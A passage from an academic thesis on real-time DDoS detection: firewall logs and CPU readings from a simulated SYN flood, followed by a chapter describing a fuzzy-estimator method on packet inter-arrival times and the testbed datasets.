Oct 10 11:14:56 ubuntu kernel: [200542.850316] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=37.254.164.169 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=134 ID=20180 PROTO=TCP SPT=18163 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850327] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=111.54.91.127 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=144 ID=20181 PROTO=TCP SPT=22588 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850369] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=154.70.93.11 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=16 ID=20182 PROTO=TCP SPT=31516 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850424] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=171.130.38.126 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=15 ID=20184 PROTO=TCP SPT=20797 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850435] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=62.237.63.215 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=237 ID=20185 PROTO=TCP SPT=11211 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850539] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=168.254.158.255 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=110 ID=20187 PROTO=TCP SPT=32781 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850551] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=94.243.96.116 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=149 ID=20188 PROTO=TCP SPT=29161 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850600] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=88.160.252.185 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=104 ID=20189 PROTO=TCP SPT=18313 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850611] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=5.12.233.234 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=195 ID=20190 PROTO=TCP SPT=31754 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855734] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=200.91.137.31 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=158 ID=20191 PROTO=TCP SPT=19297 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855750] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=213.230.29.220 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=198 ID=20192 PROTO=TCP SPT=35150 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855778] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=51.102.137.239 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=8 ID=20193 PROTO=TCP SPT=21706 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855790] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=54.54.206.8 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=239 ID=20194 PROTO=TCP SPT=27076 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855861] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=170.231.13.204 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=91 ID=20195 PROTO=TCP SPT=28672 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855873] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=73.94.112.248 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=219 ID=20196 PROTO=TCP SPT=35046 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855947] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=166.109.249.5 DST=192.168.10.106 LEN=52 TOS=0x00 PREC=0x00 TTL=124 ID=20197 PROTO=TCP SPT=19226 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.855958] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=49.149.186.136 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=134 ID=20198 PROTO=TCP SPT=16897 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.856152] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=179.127.41.98 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=43 ID=20199 PROTO=TCP SPT=11649 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.856188] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=182.150.47.109 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=41 ID=20200 PROTO=TCP SPT=23381 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.856201] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=72.141.176.54 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=111 ID=20201 PROTO=TCP SPT=17558 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.857324] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=120.116.79.58 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=220 ID=20202 PROTO=TCP SPT=11145 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.857375] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=169.73.1.218 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=229 ID=20203 PROTO=TCP SPT=10205 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.857424] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=219.27.63.8 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=244 ID=20204 PROTO=TCP SPT=35307 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.857466] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=213.28.211.90 DST=192.168.10.106 LEN=52 TOS=0x00 PREC=0x00 TTL=39 ID=20205 PROTO=TCP SPT=29723 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858514] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=168.106.153.67 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=134 ID=20206 PROTO=TCP SPT=14088 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858528] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=69.154.210.227 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=40 ID=20207 PROTO=TCP SPT=35040 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858623] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=218.232.221.100 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=46 ID=20208 PROTO=TCP SPT=23135 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858634] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=156.217.41.110 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=247 ID=20209 PROTO=TCP SPT=22432 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858645] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=188.37.173.128 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=213 ID=20210 PROTO=TCP SPT=20786 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858795] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=133.18.235.199 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=102 ID=20211 PROTO=TCP SPT=30018 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858820] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=139.45.32.114 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=239 ID=20213 PROTO=TCP SPT=10973 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.858832] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=218.199.36.53 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=21 ID=20214 PROTO=TCP SPT=32876 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.859604] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=12.174.53.67 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=11 ID=20215 PROTO=TCP SPT=28017 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.859658] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=42.162.70.130 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=84 ID=20216 PROTO=TCP SPT=34900 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.859848] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=90.126.235.254 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=226 ID=20217 PROTO=TCP SPT=35459 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.859895] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=89.133.35.219 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=126 ID=20218 PROTO=TCP SPT=22139 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.859916] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=222.56.205.176 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=185 ID=20219 PROTO=TCP SPT=18383 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.922650] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=1.122.1.101 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=204 ID=20220 PROTO=TCP SPT=30783 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.922665] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=75.152.110.253 DST=192.168.10.106 LEN=60 TOS=0x00 PREC=0x00 TTL=212 ID=20221 PROTO=TCP SPT=25138 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
```

Figure 2.28: Victim TCP connections



```
  1  [||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Tasks: 45, 258 thr; 4 running
  2  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||97.3%]     Load average: 1.28 0.69 0.37
  Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||||                                        196/1996MB]     Uptime: 2 days, 07:49:45
  Swp[                                                                                                0/1021MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
```

Figure 2.29: Victim CPU and Memory during attack

BoNeSi is a great tool for testing a system against DDoS attacks and spoof IPs. These tools were used to collect datasets for our tests done in Chapter 4.

Chapter 3:

Real time DDoS detection using Fuzzy Estimators

3

3.1 Introduction

The Distributed Denial of Service (DDoS) attack leverages multiple sources to create the denial-of-service condition. By using multiple sources to attack a victim, the mastermind behind the attack is not only able to amplify the magnitude of the attack, but can better hide his/her actual source IP address. Although the methods and motives behind Denial of Service attacks have changed, the fundamental goal of attacks, namely to deny legitimate users resources or services, has not. Similarly, attackers have always, and will continue to look for methods to avoid detection. The evolution in DoS attacks goes hand-in-hand with the use and popularity of botnets. Botnets provide the perfect tool to help magnify the impact of an attack while distancing the attacker from the victim.

In this chapter, a method for DDoS detection is proposed by constructing a fuzzy estimator on the mean packet inter arrival times. The problem is divided into two challenges, the first being the actual detection of the DDoS event taking place and the second being the identification of the offending IP addresses.

3.2 Related Work

Detection of security breach attempts such as network intrusion and DoS attacks fall into two main categories, namely pattern (Mirkovic and Reiher, 2004) or misuse detection and anomaly detection (Katos, 2007; Patcha and Park, 2007). In the former, patterns of behaviour that are classified as malicious and should these be observed within the network traffic are explicitly defined, it is assumed that the underlying system is under attack. In anomaly detection, it is modeled what normal or benign behaviour is and if any outliers emerge outside the prescribed envelope, this leads to the conclusion that the system is under attack.

As such, DDoS detection focuses on distinguishing DDoS traffic bursts with benign type of bursts, such as flash crowds for example. In anomaly detection terms it is necessary to define what normal behaviour is. On the network level, this is typically done by adopting a packet arrival model. However, choosing a suitable model is problematic.

Although the most prevalent theoretic model in networking is Poisson (Park et al. 2006) which has been used for many years, the modern Internet has triggered a heated discussion and dispute in the literature. In their landmark paper, Paxson and Floyd (1995) explicitly argue that Internet traffic cannot be expressed by Poisson arrival. Although this position has many followers, their claim is directly disputed by Gribble and Brewer (1997). As it seems that no consensus can be reached in the selection of the model, the inference drawn from this is that the model must depend upon a particular number of parameters (such as type of protocol, whether it is human generated or not, temporal scope) and context. In Wang's et al. (2002) words, "it may not be possible to model the total number of TCP connections at all times by a simple parametric model". For example, flash crowds are assumed to be Poisson (Li et al., 2008; Ari et al., 2003), whereas HTTP traffic as a whole may or may not be display Poissonity; the work by Guerin et al. (2003) captures these contradictions.

However, there seems to be a slight precedence of Poissonity in the literature when it comes to modeling human generated HTTP traffic. This is true when the temporal window of analysis is relatively small, as in the opposite case the arrivals may be non-stationary and will in effect depart from a Poisson model. A small window is desirable in DDoS attack detection, and therefore deviations from the Poisson model may reveal that the packet arrival times may not be human generated (i.e. botnet driven DDoS attacks).

This work was motivated against the above and it is argued that Poisson can be considered for DDoS detection, but only in conjunction with fuzzy estimators. A fuzzy estimator will in essence capture all statistical information within a fuzzy number (in our particular case alpha-cuts, α-cuts are used). By doing this, any error introduced due to the adoption of inappropriate model tends to zero, as the fuzzy estimator allows for this uncertainty. The limitation though of using such an approach is the dependency upon historical data and therefore lack of such data does not allow the application of the approach. However, lack of historical data is rather uncommon in real life, production systems.

Another constraint set out in this chapter is the real time requirement. It is argued that any DDoS method in order to be effective and offer added value to the infrastructure it protects should be able to perform in real time. The upper limit for detection delay is considered to be equal to the capacity of the server which is being protected. In a recent paper (Wang and Yang, 2008) a "real time" detection of DDoS was achieved by using fuzzy rules on the Hurst parameter. The time needed for the attack to be detected successfully was 13 seconds which can be classified as real-time in a certain context. The Hurst parameter was also considered (Xia et al., 2010) which in this case was calculated through statistical traffic analysis and more particularly through the discrete wavelet transform (DWT) and the Schwarz information criterion (SIC). Wei et al. (2006) augment fuzzy classification approaches with cross correlation in order to improve the accuracy of DDoS detection. Although combination of methods is expected to produce improved accuracy results, the real-time requirement is not met due to the increased computational costs.

The nature of the DoS attack has encouraged the employment of many statistical tools (Feinstein et al., 2003). Apart from their appropriateness, statistical tools are also preferred in DDoS detection because of their high responsive potential (Oshima et al., 2010; Lee et al., 2006). In (Sengar et al., 2008; Tang et al., 2009) the authors make use of the Hellinger Distance which is a metric used to measure the distance between two probability distributions. The detection method is applied to the domain of VoIP communications. Covariance analysis (Jin and Yeung, 2004; Yeung et al., 2007) is also used to statistically distinguish normal traffic behavior from flooding.

Other categories of DDoS detection tools include the use of entropy (Lakhina et al., 2005; Feinstein et al., 2003; Yu et al., 2008), neural networks (Arun Raj Kumar and Selvakumar, 2011), fractals and wavelets (Li and Lee, 2003; Li, 2004; Rincón and Sallent, 2005), as well as Support Vector Machines (Ramamoorthi et al., 2011; Shon et al., 2005), Genetic Algorithms (Lee et al., 2011; Li et al., 2008) and FCMs (Siraj et al., 2004).

3.3 Description of the proposed method

Consider a web site with varying, benign hits throughout a period of time (say a day). Since the number of hits varies, the corresponding time series will be non-stationary; in our case this will be the tcp packet arrival times related to the HTTP traffic. The period needs to be broken into smaller time windows where the length of each time window would be small enough so that it is comparable to the real time detection DDoS limits and that it fits to a Poisson model. For each period the average packet arrival time is calculated. If it were to guarantee that the underlying model is Poisson, then during an attack the recorded, historical mean could be statistically compared with the current, observed one. In the case of an attack, it should be tested whether the new mean is statistically smaller than the historical one. However, since an attack – being non-human – may not fit a Poisson description, the statistical comparison is not appropriate. Therefore, the model assumption must be relaxed. In this chapter, this is achieved by the introduction of fuzzy estimators and more specifically with the so called α-cuts which are formally described in the next section. The method adopted in this research is explained in Chapter 2 section 2.2.

Upon detection of a DDoS attack, the next step would be to identify the offending hosts. This is a challenging phase for two reasons. First, the accuracy of the method needs to be high in terms of false negatives and positives. Second, in order for the method to be practical and offer added value, it needs to be able to detect the hosts in real time, that is within certain tight limits. Since the mean would already be expressed by a fuzzy estimator, all the information needed to perform a computationally inexpensive comparison is given. Detection is done by measuring the mean packet arrival for each IP against the fuzzy estimator. Our proposed method falls into the anomaly detection category. From a practical perspective, a DDoS attack is associated with bursting traffic (Li et al., 2003).

3.3.1 Non-Asymptotic Fuzzy Estimators: Our approach

The network parameter which was selected to monitor is the packet arrival interval and the fuzzy estimator that this chapter attempts to construct is the mean packet arrival time. As stated in Chapter 2, section 2.2.2, the fuzzy estimator is capable of capturing all the statistical information generated from the historical data in a single (fuzzy) number. In a DDoS event the observed packet arrival time will be less than the mean packet arrival time. A description of how to derive this fuzzy estimator of the mean is given.

Using Chapter 2 Section 2.2.2 theory we have the following:

$$M(x)=\begin{cases}\frac{2}{1-\beta}\Phi\left(\frac{x-\bar{x}}{\sigma/\sqrt{n}}\right)-\frac{\beta}{1-\beta} & if \quad \bar{x}-\frac{\sigma}{\sqrt{n}}\Phi^{-1}\left(1-\frac{\beta}{2}\right)\le x\le \bar{x}\\ \frac{2}{1-\beta}\Phi\left(\frac{\bar{x}-x}{\sigma/\sqrt{n}}\right)-\frac{\beta}{1-\beta} & if \quad \bar{x}\le x\le \bar{x}+\frac{\sigma}{\sqrt{n}}\Phi^{-1}\left(1-\frac{\beta}{2}\right)\end{cases} \tag{3.1}$$

the base of which is exactly the 1-β confidence interval for μ and the α-cuts of this fuzzy number are the closed intervals:

$$^{\alpha}M=\left[\bar{x}-z_{g(\alpha)}\frac{\sigma}{\sqrt{n}},\bar{x}+z_{g(\alpha)}\frac{\sigma}{\sqrt{n}}\right] \tag{3.2}$$

which are exactly the $(1-a)(1-\beta)$ confidence intervals for μ, where

$$g(\alpha)=\left(\frac{1}{2}-\frac{\beta}{2}\right)\alpha+\frac{\beta}{2},\ \left(g:[0,1]\to\left[\frac{\beta}{2},0.5\right]\right)$$

and

$$z_{g(\alpha)}=\Phi^{-1}(1-g(\alpha))$$

Now let us consider the Poisson density function

$$f(x)=P(X_t=x)=\frac{(qt)^x}{x!}e^{-qt}$$

which has distribution function F(t)=1-e^{-qt}

In this case q equals to the number of attacks/seconds.

$$P(T<t)=1-e^{-qt}$$

t$_c$ needs to be found , such that

$$F(t_c)=1-e^{-qt_c}\le p$$,

where p is a given probability.

Solving this inequality, $t_c\ge\frac{\ln(1-p)}{-q}$

considering that $E(T)=qt$ first the estimation needs to be done $E(T)=\bar{t}=qt$.

Then, the confidence intervals for mean are taken and the fuzzy estimator for t_c is formed using the formula 2

Let $[l_\alpha, r_\alpha]$ be the α -cut for the fuzzy number $E(T\}$.

Then, $[E(T)]_\alpha=[l_\alpha, r_\alpha]$ and hence, the $\alpha-cut$ for the fuzzy number t_c can be found as follows:

$$[t_c]_\alpha=\left[\ln\left(\frac{1}{1-p}\right)\frac{1}{r_\alpha},\ \ln\left(\frac{1}{1-p}\right)\frac{1}{l_\alpha}\right]$$


Upon detecting a DDoS attack, the second challenge needs to be addressed, which is identifying the offending IP addresses as follows. In a specific time window (typically this is in the region of 1 second in order to satisfy the real time requirement) the density of each unique IP address is calculated (that is the number of packets generated by unique IP) and from that the mean inter-arrival time t_c can be recalculated as described above, but for this time on a per-IP basis. In a similar manner, if t_c is below the mean of the fuzzy estimator, the corresponding IP address is classified as part of the DDoS. Naturally, this approach is expected to perform better in the case of botnets sending requests on a high rate.

3.4 Empirical evaluation

3.4.1 Datasets

The publicly available LLS_DDOS_1.0 DARPA Intrusion Detection Evaluation datasets were used and also our own datasets were generated. The primary data were generated by attacking a popular job seeking site residing on the university campus (Figure 3.1). The site has around 8000 visits per day and is considered to be the most commercially successful graduate job seeking site on a national scale. The fact that the site is hosted on a university campus network was particularly suitable as DDoS activity could be emulated without causing any network bottlenecks and the effectiveness of the proposed method was able to be assessed and more particularly its real time aspects.

The data were collected by mirroring the server's Ethernet port and by capturing the inbound traffic on ports 80 and 443. This was considered to be the most appropriate approach as all other traffic was blocked at the firewall level.



Daily Statistics for October 2011

Day	Hits		Files		Pages		Visits		Sites		kB F		kB In		kB Out	
1	381513	3.69%	312404	3.80%	88348	4.27%	6991	4.06%	5634	5.19%	5784608	3.50%	0	0.00%	0	0.00%
2	431619	4.17%	357051	4.34%	101510	4.90%	7420	4.31%	6050	5.58%	6837816	4.14%	0	0.00%	0	0.00%
3	806944	7.80%	638318	7.76%	139058	6.72%	12746	7.40%	10681	9.85%	12160045	7.36%	1	18.18%	23	18.18%
4	634967	6.14%	508776	6.18%	111268	5.38%	10622	6.16%	9402	8.67%	9330245	5.65%	0	9.09%	11	9.09%
5	754617	7.30%	595507	7.24%	142774	6.90%	11752	6.82%	10162	9.37%	11935422	7.22%	0	9.09%	11	9.09%
6	678318	6.56%	539276	6.56%	122348	5.91%	11642	6.76%	9819	9.05%	9804036	5.93%	0	9.09%	11	9.09%
7	620516	6.00%	499423	6.07%	130972	6.33%	11085	6.43%	8898	8.20%	9617851	5.82%	0	0.00%	0	0.00%
8	398848	3.86%	330758	4.02%	90487	4.37%	7547	4.38%	5933	5.47%	6537778	3.96%	0	0.00%	0	0.00%
9	461903	4.47%	379004	4.61%	96250	4.65%	8055	4.67%	6619	6.10%	7609757	4.61%	0	0.00%	0	0.00%
10	803530	7.77%	623215	7.58%	151999	7.34%	12837	7.45%	10510	9.69%	12447377	7.53%	1	18.18%	23	18.18%
11	736608	7.12%	584861	7.11%	153359	7.41%	12076	7.01%	10077	9.29%	11355650	6.87%	0	0.00%	0	0.00%
12	700520	6.78%	552844	6.72%	136271	6.58%	11832	6.87%	9668	8.91%	10770933	6.52%	0	9.09%	11	9.09%
13	688105	6.66%	521297	6.34%	119783	5.79%	11371	6.60%	10363	9.56%	12676426	7.67%	1	18.18%	23	18.18%
14	635013	6.14%	502331	6.11%	129285	6.25%	10405	6.04%	9403	8.67%	11434388	6.92%	0	9.09%	11	9.09%
15	397465	3.84%	317076	3.85%	97350	4.70%	6954	4.04%	5832	5.38%	7226049	4.37%	0	0.00%	0	0.00%
16	420596	4.07%	342945	4.17%	96444	4.66%	7110	4.13%	6205	5.72%	7090468	4.29%	0	0.00%	0	0.00%
17	726789	7.03%	571680	6.95%	139154	6.72%	11672	6.77%	10119	9.33%	11257399	6.81%	0	0.00%	0	0.00%
18	61541	0.60%	50084	0.61%	23015	1.11%	1133	0.66%	970	0.89%	1370216	0.83%	0	0.00%	0	0.00%

Figure 3.1: Job seeking site statistics

Two attacks in different days and conditions were executed, generating two datasets. The first day the server was attacked during a low visit period, whereas the second day the server was attacked during a high peak visit period. For our experiment hping and the BlackEnergy Bot, which is an HTTP-based botnet used primarily for DDoS attacks, were used. This Bot was explained in details in Chapter 2, Section 2.3. The bot was setup in a fully controlled environment. The total number of bots utilized was 6, communicating with the C&C Server (Figure 3.2). For more information on the attack refer to Shaeles and Psaroudakis (2011).




Figure 3.2: The testbed

3.4.2 Empirical results

